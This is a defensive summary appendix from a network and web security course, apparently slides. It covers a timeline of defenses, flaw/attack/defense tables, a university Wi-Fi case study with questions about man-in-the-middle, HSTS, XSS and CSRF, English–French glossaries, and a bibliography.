RPKI, then Route Origin Validation (ROV)	2012; around 2020	unverified BGP announcements	the operator
HSTS (RFC 6797)	2012	the first cleartext request (SSL stripping)	the site
Certificate Transparency (RFC 6962)	2013	fraudulent certificates going unnoticed	the CA, the browser
HTTPS everywhere (Let's Encrypt)	2015	the cleartext Web	the site
End of Flash and Java applets	2015–2020	parallel "origins" with inconsistent rules	the browser
CSP Level 2 (W3C), then Level 3 (`strict-dynamic`)	2016	injected scripts, clickjacking	the site
TLS 1.3 (RFC 8446)	2018	weak negotiations and ciphers	client and server
WPA3 (Wi-Fi)	2018	the shared Wi-Fi password crackable offline	the hardware
Fetch Metadata (`Sec-Fetch-Site...`)	2019	the server ignored where the request came from	the browser sends, the site checks
SameSite=Lax by default (Chrome, Edge)	2020	automatic sending of the cookie (CSRF)	the browser
Trusted Types	2020 (Chrome); 2026 (all)	DOM sinks (DOM-XSS)	the site
Passkeys (*passkeys*, FIDO2)	2022	password phishing	the site and the user

None of these defenses is retroactive: except those the browser applies on its own, they only protect the sites that **enable** them. A 2026 application remains vulnerable to everything above if it does not use these mechanisms.

What about mobile apps? The same client, in your pocket

A mobile app is a **client** just like the browser: installed on the user's device, hence in their hands — and in the hands of anyone who downloads it to take it apart. Chapter 8.

Weakness	What happens	Defense
Insecure storage	tokens and data in cleartext on the phone	Keystore / Keychain, encryption
Weak communications	cleartext HTTP, or unverified TLS certificate	verified TLS, certificate pinning
Secrets in the code	API keys recovered by reverse engineering (`jadx`, `apktool`)	no secret in the app
Poorly protected server API	the API believes only the app calls it	server-side authentication and access control
Excessive permissions	contacts, location, SMS requested "just in case"	least privilege

Concept — the golden rule, again

The app can be modified, and the API called without it (`curl`, intercepting proxy): **every meaningful check is done on the server**.

Summary: flaw, attack, defense — network (1/2)

Layer / tool	Trust granted too early	Attack	Defense
Wi-Fi, Ethernet	Wi-Fi: shared medium; Ethernet: broadcast	passive eavesdropping	encryption (WPA3, TLS)
Wi-Fi	trusts the network name	evil twin	WPA3-Enterprise (802.1X), VPN
ARP	trusts the first reply	ARP poisoning, man-in-the-middle	Dynamic ARP Inspection, TLS
DHCP	trusts the first server	rogue DHCP server	DHCP snooping
Switch	learns any source MAC	MAC flooding	port security, 802.1X
IP	trusts the packet's source address	spoofing, reflection	BCP 38
BGP	trusts a neighbor's announcement	route hijacking	RPKI and origin validation
Gateway	factory passwords, outdated software	compromised router, DNS changed	hardening, TLS
NAT	opens a port to whoever asks	UPnP abuse, NAT slipstreaming	UPnP disabled, firewall
TCP	reserves state on a mere SYN	SYN flood	SYN cookies
TCP	the sequence number serves as proof	injection, forged RST	random ISNs, TLS
UDP	no confirmation of the source	amplification	closed reflectors, RRL
DNS	accepts an unsigned reply	cache poisoning	random port, DNSSEC

Summary: flaw, attack, defense — Web (2/2)

Layer / tool	Trust granted too early	Attack	Defense
URL	redirects to a supplied URL	open redirect, phishing	allowlist
HTTP	copies data into a header	header injection	neutralize CR/LF
HTTP	trusts the received headers	forged headers	server-side validation
HTTP	travels in cleartext	man-in-the-middle, SSL stripping	HTTPS, HSTS
Cookie	is sent automatically	CSRF	CSRF token, SameSite
HTML / JS	mixes data and code	XSS (3 families)	escaping, CSP, HttpOnly
Server	mixes data and query	SQL / command injection	parameterized queries
CORS	copies the received origin	cross-origin reading	exact allowlist
Browser (types)	guesses a file's type	content sniffing	`nosniff`
Frames	agrees to be displayed in a third-party frame	clickjacking	`frame-ancestors`
`postMessage`	trusts any received message	forced action, XSS	check `e.origin`

Read the second column from top to bottom: "trust granted too early" is the common denominator of the whole appendix.

Key points: five ideas for the whole course

1. The flaw is in the tool

Web protocols are permissive and tolerant; the attack uses the tool as it was designed.

2. A common disease

Trust granted too early — to a packet, a reply, a cookie, a piece of data allowed to become code: SYN flood, poisoning attacks, CSRF, XSS and injections all stem from it.

3. The defense = the missing proof

Prove before allocating (SYN cookies), prove intent (CSRF token), prove authenticity (DNSSEC, TLS), separate data and code (escaping, parameterized queries).

4. The user matters

The best technology fails if the design relies on the user's vigilance: settings must be secure by default.

5. Encryption exempts you from nothing else: TLS protects the path, not the application — CSRF, XSS and injections go through HTTPS just fine. Most chapters of *The Tangled Web* end with a *Security Engineering Cheat Sheet*: consult these sheets, and OWASP's, as a **design reflex**, before writing the code.

Case study: an evening at the university residence

The scenario

Amina, a student, connects from the open Wi-Fi of the university residence to the university portal (ENT) `https://ent.univ-skikda.dz` to check her grades. Another resident, a malicious one, is connected to the same network.

The seven questions that follow cut across **all the layers** of the appendix, from the local network to the browser. Work in pairs, 20 minutes; for each answer, name the part of the appendix that justifies it.

Your turn — case study (1/2)

Twenty minutes, in pairs: write down your answers before looking at the solution

1. **Local network** How can this resident place himself between Amina and the gateway? Which defenses belong to the network, and which one remains valid even on a hostile network?
2. **DNS, DHCP** A rogue DHCP server imposes its DNS: `ent.univ-skikda.dz` points to his machine. Why does Amina remain protected by HTTPS? What action on her part would ruin this protection?
3. **TCP** Can an attacker outside the network easily cut, or inject data into, Amina's connection? And the resident sitting in the middle?

Your turn — case study (2/2)

Continued

4. **HTTP, HSTS** Amina types `ent.univ-skikda.dz` without `https://`. What is her risk? Which header would have protected her, and why is the *preload* list needed for her first visit?
5. **Cookies, XSS** A message on the ENT forum contains a stored script. What can it do? Which measures limit the damage, in what order of importance?
6. **CSRF** A site "student-grants.dz" opened by Amina submits a hidden form that changes her email address on the ENT. Why can the SOP do nothing about it? Two defenses on the ENT side?
7. **Synthesis** For each line of this ENT response, say which attack it neutralizes:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: script-src 'nonce-r4nd' 'strict-dynamic'; frame-ancestors 'none'
X-Content-Type-Options: nosniff
Set-Cookie: __Host-session=...; Path=/; Secure; HttpOnly; SameSite=Lax
```

Glossary — network (1/2)

Term	French	In one sentence
Frame / packet / segment	*Trame / paquet / segment*	units of the link, network and transport layers
MAC address	*Adresse MAC*	identifier (48 bits) of a network card, valid on the local network
Switch	*Commutateur*	forwards frames to the right port using its MAC table
Broadcast	*Diffusion*	message addressed to all machines on the local network
Gateway, router	*Passerelle, routeur*	connects networks and chooses the next hop
Routing table	*Table de routage*	list of destinations and next hops
NAT / PAT	*Traduction d'adresses*	several machines sharing one public address
Autonomous System (AS)	*Système autonome*	independent network (operator, hosting provider…)
Internet Exchange Point (IXP)	*Point d'échange*	place where ASes interconnect
Transit / peering	*Transit / appairage*	paid Internet access / free exchange between peers
Port, socket	*Port, socket*	targeted program; 5-tuple that identifies a connection

Glossary — network (2/2)

Term	French	In one sentence
ARP spoofing / poisoning	*Empoisonnement ARP*	forged ARP replies to get in the middle
MAC flooding	*Saturation MAC*	filling the switch table so that it broadcasts everything
Rogue DHCP	*Faux serveur DHCP*	imposing one's own gateway and DNS on hosts
Evil twin	*Jumeau maléfique*	fake Wi-Fi access point with the real one's name
BGP hijacking	*Détournement BGP*	announcing the prefixes of another AS
TCP injection / RST injection	*Injection TCP*	inserting data into or cutting a connection
Port scanning	*Balayage de ports*	listing the services that respond
Dynamic ARP Inspection	*Inspection ARP*	the switch rejects forged ARP replies
DHCP snooping	*Surveillance DHCP*	only replies from the real DHCP server get through
RPKI / ROV	*Validation d'origine*	a route is accepted only from the authorized AS
MSS / MTU	*Taille maximale de segment*	1 460 bytes of TCP data in a 1 500-byte packet
Raw socket	*Socket brute*	the program writes the IP header itself, source address included

Glossary — mechanisms and defenses (1/2)

Term	French	In one sentence
Origin	*Origine*	scheme + host + port
Same-Origin Policy (SOP)	*Politique de même origine*	a site cannot read another site's data
Ambient authority	*Autorité ambiante*	the cookie is sent on its own, with no proof of intent
CORS	*Partage de ressources entre origines*	the server allows another origin to read its response
Preflight (OPTIONS)	*Pré-vérification*	permission requested before a non-trivial request
Anti-CSRF token	*Jeton anti-CSRF*	unpredictable secret that proves intent
SYN cookie	*SYN cookie*	TCP state encoded in the reply rather than stored
Ingress filtering (BCP 38)	*Filtrage d'entrée*	rejection of packets with a spoofed source address
Fetch Metadata (Sec-Fetch-*)	*Métadonnées de requête*	the browser states where the request comes from
Trusted Types	*Types de confiance*	forbids raw strings in DOM sinks
Subresource Integrity (SRI)	*Intégrité des sous-ressources*	hash that verifies a third-party script
Passkey (FIDO2)	*Clé d'accès*	domain-bound authentication, unusable on a fake site

Glossary — mechanisms and defenses (2/2)

Term	French	In one sentence
Content Security Policy (CSP)	*Politique de sécurité du contenu*	allowlist of what the page may execute and load
Contextual output encoding	*Échappement contextuel*	encoding data according to where it is inserted
Parameterized query	*Requête paramétrée*	the data is sent separately from the SQL code
HttpOnly	*Cookie non lisible par JS*	JavaScript cannot read the cookie
SameSite	*Cookie inter-sites bloqué*	never sent cross-site (Strict) or only on GET navigation (Lax)
Secure	*Cookie HTTPS seul*	cookie sent over HTTPS only
X-Content-Type-Options: nosniff	*Anti-reniflage*	forbids guessing a file's type
CSP frame-ancestors	*Anti-encadrement*	forbids display in a third-party frame
TLS / HTTPS (+ HSTS)	*Canal chiffré*	confidentiality, integrity, authenticity; against MITM
DNSSEC	*DNS signé*	signs DNS replies (anti-poisoning)

Glossary — attacks (1/2)

Attack	French	Principle
Cross-Site Scripting (XSS)	*Script intersite (réfléchi, stocké, DOM)*	data becomes a script executed in the page
Cross-Site Request Forgery (CSRF)	*Falsification de requête intersite*	forced action via automatic sending of the cookie
SQL injection	*Injection SQL*	data becomes SQL code
Command injection	*Injection de commande*	data becomes a system command
Open redirect	*Redirection ouverte*	redirection to a URL controlled by the attacker
HTTP response splitting	*Injection d'en-têtes*	a CR/LF adds headers to the response
Clickjacking	*Détournement de clic*	a click stolen via a transparent frame
SSL stripping	*Rétrogradation HTTPS*	serving in cleartext what should have been encrypted
Data exfiltration	*Exfiltration*	sending the page's data to the attacker
CORS misconfiguration	*CORS mal configuré*	origin copied back: cross-origin reading

Glossary — attacks (2/2)

Attack	French	Principle
Content / MIME sniffing	*Reniflage de type*	a file guessed to be HTML gets executed
DoS / DDoS	*Déni de service (distribué)*	flooding the service to make it unavailable
SYN flood	*Inondation SYN*	saturating the half-open connection queue
Reflection / amplification	*Réflexion et amplification*	small spoofed request, big response at the victim
IP spoofing	*Usurpation d'adresse IP*	forging the source address of a packet
DNS cache poisoning	*Empoisonnement de cache DNS*	a forged DNS reply hijacks a name
Man-in-the-middle (MITM)	*Homme du milieu*	reading or modifying an exchange by stepping in between
Phishing	*Hameçonnage*	deceiving the user rather than the technology
UPnP abuse	*Abus d'UPnP*	an internal program opens a port on the home router by itself
Hole punching	*Perçage de NAT*	two simultaneous sends make each look like an expected reply
NAT slipstreaming	*Glissement à travers le NAT*	a Web page gets a port opened to an internal machine

General bibliography (1/2): books

Reference book for the appendix

M. Zalewski, *The Tangled Web: A Guide to Securing Modern Web Applications*, No Starch Press, 2011 (available in the module resources) — https://nostarch.com/tangledweb

Networks

- A. S. Tanenbaum, N. Feamster, D. Wetherall, *Computer Networks*, 6th ed., Pearson, 2021
- J. Kurose, K. Ross, *Computer Networking: A Top-Down Approach*, Pearson (latest edition) — https://gaia.cs.umass.edu/kurose_ross/index.php
- K. Fall, W. R. Stevens, *TCP/IP Illustrated, Vol. 1: The Protocols*, 2nd ed., Addison-Wesley, 2011

Security

- D. Stuttard, M. Pinto, *The Web Application Hacker's Handbook*, 2nd ed., Wiley, 2011
- R. Anderson, *Security Engineering*, 3rd ed., Wiley, 2020 (chapters freely available) — https://www.cl.cam.ac.uk/archive/rja14/book.html
- S. Bellovin, "A Look Back at Security Problems in the TCP/IP Protocol Suite", ACSAC, 2004

General bibliography (2/2): reference websites

Learning and practicing

- OWASP Cheat Sheet Series — https://cheatsheetseries.owasp.org/
- PortSwigger Web Security Academy (free exercises) — https://portswigger.net/web-security
- MDN, Web security — https://developer.mozilla.org/en-US/docs/Web/Security
- Cloudflare Learning Center — https://www.cloudflare.com/learning/

Standards and alerts

- RFC Editor (all the RFCs cited) — https://www.rfc-editor.org/
- CERT-FR, advisories and alerts — https://www.cert.ssi.gouv.fr/
- CISA, security advisories — https://www.cisa.gov/news-events/cybersecurity-advisories
- MANRS, routing security — https://www.manrs.org/

Each part ends with its own "Further reading" page, with the standards and articles that support the slides. Links were checked in October 2026.